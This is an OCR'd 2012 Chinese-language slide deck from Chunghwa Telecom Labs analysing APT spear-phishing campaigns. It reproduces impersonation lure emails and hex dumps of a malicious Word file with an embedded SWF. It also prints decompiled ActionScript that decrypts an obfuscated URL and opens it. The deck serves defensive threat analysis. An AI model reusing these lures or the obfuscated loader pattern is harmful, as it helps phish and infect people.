
APT事件追蹤與分享

中華電信研究院 資通安全研究所
資安前瞻技術研究主持人 劉順德

APT事件追蹤與分享

劉順德 (Roger)
CISSP
中華電信研究院 資安研究所
2012/8/21




個人簡介

- 劉順德, rogerliu@cht.com.tw
- 前瞻資安研究計劃負責人
  - 新資安威脅分析與偵測技術
  - 電腦數位鑑識技術
- 中華電信研究院資安處理小組召集人
- 中央大學資管所博士候選人
  - 惡意檔案偵測與分析技術
  - 網路攻擊偵測與分析技術
  - 平行運算技術


大綱

- 什麼是APT
- 案例分享：Email目標攻擊分析
- 我們的解決方案：Aquila
- 結論



ADVANCED PERSISTENT THREAT (APT)

網路威脅的改變




資料來源: Juniper 2012

國外的APT案例分析

A “case study”


Bad Guy Searches the USENIX Site.



LISA ‘09	November 4, 2009

Raytheon
Customer Success Is Our Mission

APT案例中常見的攻擊模式



APT的特性

Target-oriented

Cyber crime

Customized malware


Remote control

Slow and stealthy

Advanced attack technologies

Valuable information

對現行偵測機制的衝擊



不一定能在全球找到一個相同或相似的樣本

APT偵測的挑戰

不容易
察覺

沒有固定
的模式

如果可以偵測到APT，那APT就不再是APT

案例
EMAIL目標攻擊分析

常見的假冒信件

主旨: FW: [WARNING - NOT VIRUS SCANNED] 101年2月份考勤異常記錄(至2月23日止)
簽名者: 正在檢查簽章，請按一下圖示，以取得詳細資訊。

訊息 | 2月份考勤異常記錄(至2月23日止).rar

RAR

From: @cht.com.tw [mailto:cha 153@gmail.com]
Sent: Thursday, February 23, 2012 2:56 PM
Subject: [WARNING - NOT VIRUS SCANNED] 101 年 2 月份考勤異常記錄

Dear 假冒為工作同仁

1.請詳附件(開啟密碼:1010223)
(請該部門派代表用回收紙列印一份後, 再依名單剪

2.麻煩各位於 2/24 下午 12:30 前(星期五) 將主管簽核表(出勤補登錄表) 交至 chu 收

感謝各位主管及同仁的協助。

Best regards,

Eric Chu

副本:
主旨: FW: [WARNING - NOT VIRUS SCANNED] 100年 北市 影踩 名 北市政府（中 信）

訊息 | list100.xls

XLS

假冒是主管機關

副本:
主旨: FW: Thanks

訊息 | please submite to chairman.doc

DOC

假冒為政府機關

From: a@ly.gov.tw [mailto:ly 1a@ly.gov.tw]
Sent: Monday, November 21, 2011 5:17 PM
To:
Subject: Thanks

Please submite to chairman,Thanks.

躲過signature-based的偵測機制

案例-20120723

主旨: FW: 中華電信101年7月電信費用通知單[郵件編號:137084987]

訊息 2[redacted]7_10107_notification.doc ATT00001..htm

寄件日期: 2012年7月20日 下午 04:07
收件者: [redacted]
主旨: 中華電信101年7月電信費用通知單[郵件編號:137084987]

親愛的用戶，您好：[本信件為系統自動發送,請勿直接回信]

重要訊息公告

1、自101年8月起，轉帳代繳無法付款者，本公司改由電子郵件通知。

2、中華電信與Yahoo!奇摩合作電子帳單專送服務，貴戶電子帳單，除繼續使用本公司HiNet信遞送，亦歡迎選用Yahoo!奇摩電子信箱。

3、貴客戶接到公務機關或金融單位來電顯示0800免費服務B?號碼時，請勿相信以免受騙並立即通知165反詐騙專線。

4、自97年4月起，行動電話客戶利用GPRS手機隨時隨地上網瀏覽電子帳單及繳費，詳情請參閱「電子帳單問答集」。

5、小心提防「詐騙電話」：中華電信語音通告無須您按任何號碼轉接客服人員，接到可疑來電勿回應，請先掛電話，再撥165反詐騙專線查證。

6、因應數位時代來臨，中華電信「e起繳」提供您24小時繳費服務，可繳交電信費、水、電、瓦斯等公用事業費用，以及學雜費、社區管理費、信用卡捐款暨公益捐款等，「線上繳費」e指完成。

案例分析(一)

Hiew: 27310787_10107_notification.doc

```
27310787_10107▶  ↓FRO --------                    00002E08 Hiew 7.20 (c)SEN
00002D50:  04 00 00 00-00 00 00 00-1E 00 00 00-04 00 00 00  ♦        ▲   ♦
00002D60:  42 4D 57 00-1E 00 00 00-04 00 00 00-00 00 00 00  BMW ▲    ♦
00002D70:  1E 00 00 00-0C 00 00 00-4E 6F 72 6D-61 6C 2E 64  ▲   ♀    Normal.d
00002D80:  6F 74 00 00-1E 00 00 00-04 00 00 00-42 4D 57 00  ot  ▲    ♦   BMW
00002D90:  1E 00 00 00-04 00 00 00-32 00 00 00-1E 00 00 00  ▲   ♦    2   ▲
00002DA0:  18 00 00 00-4D 69 63 72-6F 73 6F 66-74 20 4F 66  ↑   Microsoft Of
00002DB0:  66 69 63 65-20 57 6F 72-64 00 00 00-40 00 00 00  fice Word   @
00002DC0:  00 46 C3 23-00 00 00 00-40 00 00 00-00 46 D0 B4   F├#    @    F╨┤
00002DD0:  97 64 CD 01-40 00 00 00-00 8C 93 D8-97 64 CD 01  ùd═☺@    îô╪ùd═☺
00002DE0:  03 00 00 00-01 00 00 00-03 00 00 00-00 00 00 00  ♥   ☺   ♥
00002DF0:  03 00 00 00-00 00 00 00-03 00 00 00-00 00 00 00  ♥       ♥
00002E00:  66 55 66 55-CE 70 00 00-43 57 53 09-32 03 00 00  fUfU╬p  CWS☺2♥
00002E10:  78 DA 75 52-3D 68 14 41-14 7E 6F 66-76 67 36 C9  x┌uR=h¶A╥~ofvg6╔
00002E20:  79 77 49 3C-0D 62 97 34-D1 8B 1B 6C-2C 8D C9 29  ywI<♪bù4╤ï←l,ï╔)
00002E30:  17 92 1C 24-11 6C 8E EC-4F E6 92 D5-73 EF 6E 6F  ↨Æ∟$◄lÄ∞OµÆ╒sΩno
00002E40:  72 72 68 21-51 3B 51 EC-15 62 21 48-40 10 C1 4A  rrh!Q;Q∞§b!H@►┴J
00002E50:  F0 27 A5 7F-24 45 7A C5-CE 4E 1B CB-38 9B 51 D4  ≡'Ñ⌂$Ez┼╬N←╦8¢Q╘
00002E60:  C2 07 33 DF-FB E6 7B 7F-3C A6 09 D9-0D 80 17 D7  ┬•3▀√µ{⌂<ªo┘╓Ç↨╫
00002E70:  61 08 61 2A-EF 00 C0 AB-41 4A C1 58-0E C6 C0 79  a◘a*∩ └½AJ┴X♫╞└y
00002E80:  F3 75 F7 1D-7B 7E EF E5-4D FE 7E FD-D1 96 F5 F6  ≤u≈↔{~∩σM■~²╤╓J÷
00002E90:  FE 9D 2D EB-C7 D3 07 CF-F8 DD
00002EA0:  9B 3A 9A E9-E0 F1 6F AD-CF 13
00002EB0:  7A 1F 77 34-1F B2 97 82-BA 1F
1Help  2PutBlk 3Edit  4Mode  5Goto  6D
```

Hiew: output.swf

```
output.swf        ↓FRO --------                    00000000 Hiew 7.20 (c)SEN
00000000:  46 57 53 09-32 03 00 00-70 00 0F A0-00 00 BB 80  FWS☺2♥  p ☼á  ╗Ç
00000010:  00 19 01 00-44 11 09 00-00 00 BF 14-03 03 00 00  ↓☺ ►D◄○   ┐¶♥♥
00000020:  00 00 00 00-00 10 00 2E-00 09 C1 EA-D5 CB 04 B5              ►  .  ○└Ω╒╦♦╡
00000030:  91 BE 84 07-CC 82 A5 C2-05 CA 9C 8E-C2 05 F7 B0  æ╝ä•╠é¥┬♣╩£Ä┬♣≈▒
00000040:  9D B2 07 8F-83 D5 E3 04-CD F2 AA 03-00 00 04 00  ¥▒•Å╓╙♦═≥ª♥♥  ♦
00000050:  00 00 31 F1-71 E1 41 00-00 E0 71 31-D1 E1 41 00    1±qßA  αq1╤ßA
00000060:  00 60 CE D1-71 E1 41 19-06 5F 62 6C-61 6E 6B 09    `╬╤qßA↓♠_blank○
00000070:  42 79 74 65-41 72 72 61-79 04 4D 61-69 6E 09 4D  ByteArray♦Main○M
00000080:  6F 76 69 65-43 6C 69 70-08 45 6E 63-72 79 70 74  ovieClip◘Encrypt
00000090:  33 06 4F 62-6A 65 63 74-0F 45 76 65-6E 74 44 69  3♠Object☼EventDi
000000A0:  73 70 61 74-63 68 65 72-0D 44 69 73-70 6C 61 79  spatcher♪Display
000000B0:  4F 62 6A 65-63 74 11 49-6E 74 65 72-61 63 74 69  Object◄Interacti
000000C0:  76 65 4F 62-6A 65 63 74-16 44 69 73-70 6C 61 79  veObject▬Display
000000D0:  4F 62 6A 65-63 74 43 6F-6E 74 61 69-6E 65 72 06  ObjectContainer♠
000000E0:  53 70 72 69-74 65 06 6C-65 6E 67 74-68 06 45 6E  Sprite♠length♠En
000000F0:  64 69 61 6E-0D 4C 49 54-54 4C 45 5F-45 4E 44 49  dian♪LITTLE_ENDI
00000100:  41 4E 06 65-6E 64 69 61-6E 08 77 72-69 74 65 49  AN♠endian◘writeI
00000110:  6E 74 0A 55-52 4C 52 65-71 75 65 73-74 08 74 6F  nt◙URLRequest◘to
00000120:  53 74 72 69-6E 67 0D 6E-61 76 69 67-61 74 65 54  String♪navigateT
00000130:  6F 55 52 4C-0B 66 6C 61-73 68 2E 75-74 69 6C 73  oURL♂flash.utils
00000140:  00 0D 66 6C-61 73 68 2E-64 69 73 70-6C 61 79 0C    ♪flash.display♀
00000150:  66 6C 61 73-68 2E 65 76-65 6E 74 73-09 66 6C 61  flash.events○fla
00000160:  73 68 2E 6E-65 74 06 16-15 16 16 16-18 16 14 16  sh.net♠▬§___↑▬¶▬
1Help  2PutBlk 3Edit  4Mode  5Goto  6DatRef 7Search 8Header 9Files 10Quit
```

案例分析(二)

```
public function Main()
{
    super();
    var loc0:* = new ByteArray();
    loc0.endian = Endian.LITTLE_ENDIAN;
    loc0.writeInt(1232434497);
    loc0.writeInt(2341375603);
    loc0.writeInt(2341439880);
    loc0.writeInt(1083148469);
    loc0.writeInt(2391378831);
    loc0.writeInt(1212760396);
    loc0.writeInt(1212386890);
    loc0.writeInt(1179080823);
    loc0.writeInt(1282752911);
    loc0.writeInt(6994253);
    this.Encrypt3(loc0);
    var loc2:* = new URLRequest(loc0.toString());
    navigateToURL(loc2, "_blank");
    return;

}
```

